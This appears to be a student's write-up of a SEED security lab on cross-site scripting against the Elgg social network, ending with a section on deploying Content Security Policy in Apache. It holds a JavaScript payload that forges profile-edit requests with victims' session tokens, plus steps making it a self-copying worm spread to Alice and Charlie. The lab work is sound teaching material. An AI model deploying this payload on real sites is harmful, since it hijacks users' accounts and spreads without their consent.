var token = "%_elgg_token%" + elgg.security.token + elgg.token;
// Set the URL.
var sendurl = "http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
// Construct and send the Ajax request
attacherguid = 50;
if (elgg.session.user.guid != attacherguid){
    //Create and send Ajax request to modify profile
    var Ajax=ajax;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
```


Go to the edit profile of Samy and write the following line in about me



when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile.




when Alice visited Samy's profile, the malicious JavaScript has been copied to the Alice's profile






whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles

here is the Charlie's profile before visiting Alices's profile




When Charlie visited Alice's profile, the worm has been propagated to his profile





Task 7: Defeating XSS Attacks Using CSP


Open <http://www.example32b.com/>




Then write the following command in the root

```
root@2c3f4e2d8a87: /  
seed@V... root@2c3... seed@V... seed@V... seed@V... seed@V... root@2c3...  
[05/02/23]seed@VM:~/../Labsetup$ docksh 2c  
root@2c3f4e2d8a87:/# nano /etc/apache2/sites-available/apache_csp.conf  
root@2c3f4e2d8a87:/# nano /etc/apache2/sites-available/apache_csp.conf  
root@2c3f4e2d8a87:/# nano /etc/apache2/sites-available/apache_csp.conf  
root@2c3f4e2d8a87:/# nano /etc/apache2/sites-available/apache_csp.conf
```


Here is the csp.conf before editing



Here is the csp.conf after editing



After editing the csp.conf, write the following command to restart Apache server



After restarting Apache server, here you can see www.example60.com has been OK

